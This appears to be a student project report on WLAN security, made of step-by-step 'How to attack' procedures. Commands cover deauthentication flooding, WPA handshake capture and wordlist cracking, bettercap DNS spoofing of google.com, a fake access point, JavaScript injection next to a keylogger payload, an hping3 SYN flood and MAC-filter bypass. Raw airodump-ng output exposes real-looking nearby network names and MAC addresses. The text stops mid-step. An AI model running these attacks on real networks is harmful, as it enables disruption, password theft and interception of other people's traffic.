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Project Report

WLAN Security

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Introduction

A WLAN is a wireless computer network that connects two or more devices using wireless communication to a local area network. As there is no physical barrier involved in the network it makes it a catch for intruders.

An intruder can use a wireless adapter to listen to all the networks that are around them, it can then try to launch specific attacks like deauthentication, MITM, Denial of service etc. against any targeted network. Some attacks can be only intended to partially make the network unable for e.g the DOS or Deauthentication, whereas other attacks like WPA password recovery or MITM can be intended to get inside the network and act maliciously.

The goal is to get inside the network and either sit as a passive agent and listen to every request going and out of the network, or become active and try to access the devices by sending exploits, read browser data, cookies, caches and more.

WLAN Attacks

1. Deauthentication Attack

Deauthentication attack is a type of WLAN attack in which the intruder will force everyone to get disconnected from the internet by sending them deauth packets. The intruder does this by masking the router's MAC address and then sends deauth packets to anyone who is connected; this disconnects them from the network. If the device tries to login again the intruder will again send the deauth packet forcing it to stay off the network.

How to attack

1. Get the MAC address of the target network router and broadcasting channel from the access point using airodump-ng tool.

airdump-ng wlan0

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5C:F4:AB:AA:E0:EC  -58        6        1    0  11  195  WPA2 CCMP   PSK  CONCORDIA_2.4G
54:64:D9:31:32:AC  -69       11        2    0   6  405  WPA2 CCMP   PSK  BELL885
3C:90:66:66:79:F4  -72        2        0    0   1  195  WPA2 CCMP   PSK  EBOX-4560
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D4:6E:0E:B3:F7:84  -82        3        0    0  10  195  WPA2 CCMP   PSK  OneDollarBill
E8:2C:6D:15:D6:A4  -82        2        0    0  11  720  WPA2 CCMP   PSK  EBOX-9667
E8:2C:6D:02:5F:84  -82        3        0    0  11  720  WPA2 CCMP   PSK  Self loin
B0:7F:B9:A3:0C:82  -82        3        1    0   4  195  WPA2 CCMP   PSK  elgato
44:1C:12:F2:F0:A8  -83        2        0    0   1  130  WPA2 CCMP   PSK  <length:  0>
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3C:90:66:18:DF:64  -84        1        1    0   1  195  WPA2 CCMP   PSK  SmartRG-df60
68:8E:2E:D1:86:28  -86        2        0    0  11  195  WPA2 CCMP   PSK  Poudlar
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

2. Search for the all connected devices mac address on the given channel.

airodump-ng --bssid <MAC-Address> --channel <channel>



3. Next, use the aireplay-ng tool to send deauthentication packets to the target device and disconnect the device from the network.

aireplay-ng --deauth 10000 -a <source MAC-Address> -c <target MAC-Address>




2. WPA Password Recovery

The WPA/WPA2 password recovery uses the handshake packets and a targeted wordlist to guess the network password. This is done by capturing the 4 handshake packets when a new device gets connected to the network, that handshake packet is then brute forced with a wordlist file which then cracks the passwords. It is to be noted that the more difficult the password is, the more time it will take to brute force and crack it.

How to attack

1. Get the MAC address of the target network router and broadcasting channel from the access point using airodump-ng tool.

airdump-ng <INTERFACE NAME>



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4C:9E:FF:F8:0A:08  -86        3        1    0   9  195  WPA2 CCMP   PSK  VIDEOTRON3953
1E:1E:E3:CA:AF:D5  -86        3        0    0   9  130  WPA2 CCMP   PSK  <length:  0>
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B0:7F:B9:A3:0C:82  -79        4        0    0   4  195  WPA2 CCMP   PSK  elgato
E0:B9:E5:24:3F:57  -56        2        0    0   6  130  WPA2 CCMP   PSK  pussy slayerz
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3C:90:66:E1:95:E0  -82        0       18    0  11  -1   WPA              <length:  0>

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

28:FF:3E:16:93:42  70:C9:4E:B2:AC:69  -85    0 - 1e     0        1
E0:B9:E5:24:3F:57  10:63:C8:F0:6B:99  -65    0 - 1e     0        2
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
2. Using airodump-ng capture the handshake and save it as a .cap file.

   airodump-ng --bssid <MAC ADDRESS> --channel <CHANNEL ID> --write <CAP FILE NAME> <INTERFACE NAME>



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BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

5C:F4:AB:AA:E0:EC  -63  75       94       32    3  11  195  WPA2 CCMP   PSK  CONCORDIA_2.4G

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

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5C:F4:AB:AA:E0:EC  14:4F:8A:F6:B4:7C  -24    0 - 6e     0       12
5C:F4:AB:AA:E0:EC  8C:85:90:9B:F7:73  -72    0 -24e     3       68
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
3. Next, use the **aircrack-ng** tool to launch a brute force attack with a pregenerated wordlist against the handshake file, once successful this will give us the password key.

   aircrack-ng <wpa-handshake file> -w <password wordlist>




3. DNS Spoofing

DNS spoofing, also referred to as DNS cache poisoning, is a form of computer security hacking in which corrupt Domain Name System data is introduced into the DNS resolver's cache, causing the name server to return an incorrect result record, e.g. an IP address


How to attack

1. Create a fake html page.
2. Start the Apache service.
3. We use BETTERCAP with our SPOOF.CAP file

bettercap -iface eth0 -caplet /root/spoof.cap




4. Set the **DNS.SPOOF. ADDRESS** to **true**.



5. Specify **DNS.SPOOF. DOMAIN**. We can add multiple domains or subdomains according to needs.
6. **SET DNS.SPOOF. DOMAINS GOOGLE.COM, *.GOOGLE.COM**

7. Run DNS.SPOOF. **DNS. SPOOF ON.** Now we are spoofing the DNS by our fake html page.




4. Fake Access Point

Fake access point is a wireless access point on a network which has been setup by an intruder without any explicit authorization. Once a device is connected to the fake access point the intruder becomes a man in the middle of the network. This allows the intruder to serve unsecure pages, inject javascript code, disable SSL encryption and much more.

How to attack


1. Install **dnsmasq** and **hostapd** packages.
2. Edit the dnsmasq config file by adding interface, dhcp configurations, server settings and log file.




3. Create a fake host file to redirect incoming requests to malicious IPs.

4. Next, create the fake access point using the **airbase-ng tool.**

   airebase-ng -e 'AP Name' -c <channel ID> <Interface Name>



5. Config DHCP, then start the network interface, and configure network masking settings, routing and start apache service.




5. JavaScript injection


Once the intruder is able to establish as a MITM in the network they get complete control over what goes in and out of the network. Using **bettercap payload delivery** they can inject JavaScript codes to the loaded pages in the browser. This can be used to perform multiple tasks like replacing existing links with trojan links, replacing images, inserting new html elements, or even to hook the target browsers to any exploitation framework.

How to attack

1. First, we will create a simple JS file and name it **alert.js**. We will put one simple line of JS code in it.




2. Now we will go to bettercap config file and add our JS file next to the existing keylogger payload.




3. Now in the terminal we will execute the command

   bettercap -iface wlan0 -caplet /root/spoof.cap



4. This will run the bettercap program and will inject our code as a payload to all the incoming requests, now as you can see any page we load will be injected with our JS code.



6. Denial of Service Attack

Denial of Service or DOS is a type of attack which is used to bring down the entire network infrastructure, or particular devices, or any particular server on the network e.g. Mail server.

How to attack


To perform the attack, we will use the hping tool of Kali Linux, hping is a command-line oriented TCP/IP packet assembler/analyzer, it is essentially used to perform SYN flooding and DOS attacks on the network.

To perform the attack, we will execute the following command:

hping3 -v -c 10000000 -d 100 -p 21 --flood 192.168.0.179

-v: verbose mode, **-c:** no. of packets to send, **-d:** size of packets, **-p:** port number, **--flood:** IP address

This will perform a syn flood attack and will exploit the TCP handshake process by sending loads of TCP SYN packets, the network won't be able to handle this much packets and will eventually fail to work.



7. Bypassing MAC filtering

Every device has a unique mac address. In a network, routers can use mac filtering to allow/deny specific devices or mac addresses. Routers can implement this feature by either

using a blacklist that allows all the addresses except for the ones that are inside the blacklist or using a whitelist that will deny any address that is not present inside the whitelist.


The blacklist implementation is very easy, as it only requires you to change your mac to a mac that is not in the list, but the whitelist is a bit tricky.

How to attack

We will perform the mac filter bypassing by whitelist.

1. We will run the airodump-ng tool to get over the target network using the following command. Here **wlan0** is our network interface running in the **monitor mode.**

   airodump-ng wlan0



2. We will listen for only over the target network and will wait till a device gets connected to the network. Here **--bssid** is the MAC address of our target network and **--channel** is the channel number on which it is running.

